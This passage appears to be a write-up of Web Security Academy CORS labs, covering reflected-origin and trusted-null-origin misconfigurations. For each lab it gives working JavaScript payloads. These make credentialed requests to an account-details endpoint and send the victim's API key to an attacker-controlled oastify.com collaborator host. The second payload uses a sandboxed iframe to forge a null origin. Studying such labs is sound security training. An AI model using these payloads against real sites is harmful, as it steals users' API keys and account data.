e login using our given creds and we can see our own API key.

The Access-Control-Allow-Credentials: true is visible.

When we add Origin: https://evil.com we see Access-Control-Allow-Origin: https://evil.com.

We send this payload to the victim to steal the API Key.
1
2
3
4
5
6
7
8
9
10
11
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https://0a4700ed03d3d390823f4218008000ba.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();

    function reqListener() {
        location='https://6z6u433z6nzctyqtyp9qgpxynptgh65v.oastify.com/log?key='+this.responseText;
    };
</script>

We send the payload and wait for a responses on the collaborator.
We can see the responses and the API key for administrator user in the Referer header.

We use decoder to decode the string and extract the API Key.


We submit the API Key.
This solves the lab.

2. CORS vulnerability with trusted null origin
Description:
In this lab, we need to again steal the victim’s API Key and there CORS is misconfigured to work with a null origin.
Explanation:

We login with the given credentials and see our own API Key.

We send this request to repeater. When we add Origin: https://evil.com we DO NOT see Access-Control-Allow-Origin: https://evil.com like before.

However when we add Origin: null we see Access-Control-Allow-Origin: null.
We then send the following payload to the victim. We are using the iframe since requests originating from an iframe will have Origin set to null.
1
2
3
4
5
6
7
8
9
10
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','0ada006903b7d6c88063032900600029.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();
    function reqListener() {
        location='https://2psquztvwjp8jugpolzm6lnudljc73vs.oastify.com/log?key='+encodeURIComponent(this.responseText);
    };
</script>"></iframe>

We see the response on our collaborator.

We use decoder to decode the string and extract the API Key.

We submit the API Key.

This solves the lab.
3. CORS vulnerability with trusted insecure protocols
